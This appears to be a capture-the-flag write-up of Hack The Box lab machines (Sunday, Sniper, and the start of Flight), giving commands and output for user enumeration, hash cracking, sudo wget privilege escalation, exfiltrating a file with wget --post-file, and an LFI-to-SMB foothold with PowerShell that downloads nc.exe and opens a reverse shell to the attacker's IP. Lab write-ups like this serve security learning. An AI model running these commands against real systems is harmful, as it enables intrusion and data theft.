Sunday Machine

```
bright@kali:~/sunday$ sudo nmap -sC -sT -A -Pn -sV 10.10.10.76 -p 1-65535
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-24 08:13 CET
Stats: 0:10:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 36.31% done; ETC: 08:40 (0:17:34 remaining)
Stats: 0:35:18 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 65.14% done; ETC: 09:07 (0:18:53 remaining)
Stats: 0:52:39 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.90% done; ETC: 09:15 (0:09:22 remaining)
Nmap scan report for sunday.htb (10.10.10.76)
Host is up (0.030s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
79/tcp    open  finger?
| fingerprint-strings:
|   GenericLines:
|     No one logged on
|   GetRequest:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|   HTTPOptions:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|     OPTIONS ???
|   Help:
|     Login Name TTY Idle When Where
|     HELP ???
|   RTSPRequest:
|     Login Name TTY Idle When Where
|     OPTIONS ???
|     RTSP/1.0 ???
|   SSLSessionReq, TerminalServerCookie:
|_    Login Name TTY Idle When Where
|_finger: No one logged on\x0D
111/tcp   open  rpcbind 2-4 (RPC #100000)
515/tcp   open  printer
6787/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: 400 Bad Request
22022/tcp open  ssh     OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
```

nmap sunday

Finger application is running at port 79

I enumerated users on it with this tool

```
bright@kali:~/sunday$ ./finger-user-enum.pl  -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Worker Processes ......... 5
Usernames file ........... /usr/share/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 5 secs
Relay Server ............. Not used

######## Scan started at Mon Mar 24 07:58:17 2025 #########
access@10.10.10.76: access No Access User                 < .  .  .  .  . >..nobody4  SunOS 4.x NFS Anonym              < .  .  .  .  . >..
admin@10.10.10.76: Login       Name             TTY         Idle    When    Where..adm      Admin                                < .  .  .  .  . >..dladm    Dat
alink Admin                                  < .  .  .  .  . >..netadm   Network Admin                    < .  .  .  .  . >..netcfg   Network Configuratio          < .
.  .  . >..dhcpserv DHCP Configuration A             < .  .  .  .  . >..ikeuser  IKE Admin                          < .  .  .  .  . >..lp       Line Printer Admi
n                                            < .  .  .  .  . >..
anne marie@10.10.10.76: Login       Name              TTY         Idle    When    Where..anne                ???..marie                ???..
bin@10.10.10.76: bin             ???                        < .  .  .  .  . >..
dee dee@10.10.10.76: Login       Name              TTY         Idle    When    Where..dee                 ???..dee                  ???..
ike@10.10.10.76: ikeuser  IKE Admin                         < .  .  .  .  . >..
jo ann@10.10.10.76: Login        Name              TTY         Idle    When    Where..ann                 ???..jo                   ???..
la verne@10.10.10.76: Login       Name             TTY         Idle    When    Where..la                  ???..verne                ???..
line@10.10.10.76: Login       Name                TTY         Idle    When    Where..lp       Line Printer Admin                < .  .  .  .  . >..
message@10.10.10.76: Login       Name             TTY         Idle    When    Where..smmsp    SendMail Message Sub              < .  .  .  .  . >..
miof mela@10.10.10.76: Login       Name               TTY         Idle    When    Where..mela                ???..miof                 ???..
root@10.10.10.76: root     Super-User            ssh          <Dec  7, 2023> 10.10.14.46          ..
sammy@10.10.10.76: sammy          ???            ssh          <Apr 13, 2022> 10.10.14.13          ..
sunny@10.10.10.76: sunny          ???            ssh          <Apr 13, 2022> 10.10.14.13          ..
sys@10.10.10.76: sys              ???                        < .  .  .  .  . >..
zsa zsa@10.10.10.76: Login       Name              TTY         Idle    When    Where..zsa                 ???..zsa                  ???..
######## Scan completed at Mon Mar 24 08:00:39 2025 #########
16 results.
```

Userenum

Noticing 3 active users

root, sunny, and sammy.

I tried to user the name of the machine as password, then I got it with user sunny

```
bright@kali:~/sunday$ ssh sunny@10.10.10.76 -p 22022
(sunny@10.10.10.76) Password:
Last login: Mon Mar 24 07:31:09 2025
Oracle Solaris 11.4.42.111.0                 Assembled December 2021
sunny@sunday:~$ whoami
sunny
```

access as sunny

more enumeration shows backup files that has user sunny and sammy linux salted hash passwords.

```
sunny@sunday:/$ ls
backup    boot      dev       etc       home      lib       mnt       nfs4      platform  root      sbin      tmp       var
bin       cdrom     devices   export    kernel    media     net       opt       proc      rpool     system    usr       zvboot
sunny@sunday:/$ cd backup/
sunny@sunday:/backup$ ls
agent22.backup  shadow.backup
sunny@sunday:/backup$ cat agent22.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

User hashes

I copied it to a file in my local machine and cracked them with john, then use sammy's password and get access as sammy.

```
bright@kali:~/sunday$ nano hash.txt
bright@kali:~/sunday$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunday           (?)
cooldude!        (?)
2g 0:00:00:36 DONE (2025-03-24 09:32) 0.05508g/s 5640p/s 5753c/s 5753C/s domonique1..bluenote
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
bright@kali:~/sunday$ ssh sammy@10.10.10.76
ssh: connect to host 10.10.10.76 port 22: Connection refused
bright@kali:~/sunday$ ssh sammy@10.10.10.76 -p 22022
(sammy@10.10.10.76) Password:
Last login: Wed Apr 13 15:38:02 2022 from 10.10.14.13
Oracle Solaris 11.4.42.111.0                 Assembled December 2021
-bash-5.1$ whoami
sammy
-bash-5.1$ hostname
sunday
-bash-5.1$ ls
user.txt
-bash-5.1$ cat user.txt
66b716c1d9834aec38be792a5ea8dcc8
-bash-5.1$ sudo -l
```

Cracked hash

sudo -l shows, sammy can run wget as sudo without password. I used https://gtfobins.github.io/gtfobins/wget/#sudo to abuse the privilege and got access as root.

```
-bash-5.1$ sudo -l
User sammy may run the following commands on sunday:
    (ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
-bash-5.1$ TF=$(mktemp)
-bash-5.1$ chmod +x $TF
-bash-5.1$ echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
-bash-5.1$ sudo wget --use-askpass=$TF 0
root@sunday:/home/sammy# whoami
root
root@sunday:/home/sammy# hostname
sunday
root@sunday:/home/sammy# cat /root/root.txt
eed15990b13b6da2a02442ef1f891f38
```

Root access

In addittion, you can also use this wget permission to transfer file to your local machine since it is allowed as sudo. Therefore, no restriction.

Let’s try to tranfer the content of the root.txt file to our local machine.

```
bash-5.1$ sudo wget --post-file=/root/root.txt 10.10.14.2:444
--2025-03-24 09:44:28--  http://10.10.14.2:444/
Connecting to 10.10.14.2:444 ... connected.
```

File transfer

```
bright@kali:~/sunday$ rlwrap nc -nlvp 444
listening on [any] 444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.76] 44698
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.14.2:444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

eed15990b13b6da2a02442ef1f891f38
bright@kali:~/sunday$
```

file receive.


Sniper Machine

```
bright@kali:~/sniper$ sudo nmap -sC -sT -A -Pn -sV sniper.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-24 12:43 CET
Nmap scan report for sniper.htb (10.10.10.151)
Host is up (0.029s latency).
Not shown: 65495 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Sniper Co.
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49667/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2025-03-24T18:46:01
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   27.51 ms 10.10.14.1
```

nmap


Navigating around the web application, I found a parameter that is vulnerable to local file inclusion (LFI). How I noticed was that the parameter searches for any file that is attached to it.

NOTE: Whenever we find any kind of parameter which takes values with file name with an extensions, we can check for LFI.



The lang peremeter is vulnerable

POC




I attached another file to it and it opened it.

I went to burp to do some test

In windows, the default web directory is C:\inetpub\wwwroot . As we are in the blog subdirectory the path would be C:\inetpub\wwwroot\blog\ .


I notice I was able to communicate to the windows host file on the server using burp



host file on the server.

Next thing I did was tried to connect to a remote file via smb on the attacking machine.


NOTE: I can only do this because SMB port is opened on the target. See nmap output.



Smb

As you can see from the image above, there was a, though no file transfer because my smb sever is available yet.


To leverage this vulnerability to cause a remote code execution on the target, I mapped out a directory on my smb.conf file /etc/samba/smb.conf. I used the commented profile template in the smb.conf file to construct the server for the htb file transfer.



Smb config


I started smb service with the command sudo systemctl start smbd

I checked to see that the smb service I initiated is functional




netexec

Then, I created a file payload.php in the directory that I mapped out. In this file I created I copied my php payload to it.




Payload

I tried to remotely execute whoami command on the target, I got a reply.



Whoami



Initial foothold

If you have users windows creds, you can use these commands to get a shell as the user.

First test with whoami

```
$password = convertto-securestring -AsPlainText -Force -String
"36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { whoami } -credential
$credential;
```

Then replace the whoami with your payload. Make sure you have nc.exe on a directory in your attacking machine and you have started a http server there.

```
$password = convertto-securestring -AsPlainText -Force -String
"36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { wget
http://10.10.14.23/nc.exe -o C:\Users\chris\nc.exe } -credential $credential;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { C:\Users\chris\nc.exe -e
cmd.exe 10.10.14.23 4444} -credential $credential;
```

Replace chris with the target username.

If you already have smb running, the use this

Invoke-Command -ComputerName LOCALHOST -ScriptBlock {\\10.10.14.5\htb\nc.exe 10.10.14.5 9001 -e powershell}

replace htb with your share name.

Flight Machine

```
bright@kali:~/flight$ sudo nmap -sC -sT -A -Pn -sV 10.10.11.187 -p 1-65535
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 14:53 CET
Nmap scan report for 10.10.11.187
Host is up (0.029s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: g0 Aviation
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-26 20:54:58Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
```

Nmap


I navigated around the web application running on port 80 but no attack was found. I did directory bruteforcing but all I could find was the html, css, and Js, and Image files.

I tried to search for virtual hosts, I found school.flight.htb

```
bright@kali:~/flight$ wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u "http://flight.htb" -H "Host: FUZZ.flight.htb" --hw 53
0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://flight.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000624:   200        90 L     412 W      3996 Ch     "school"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

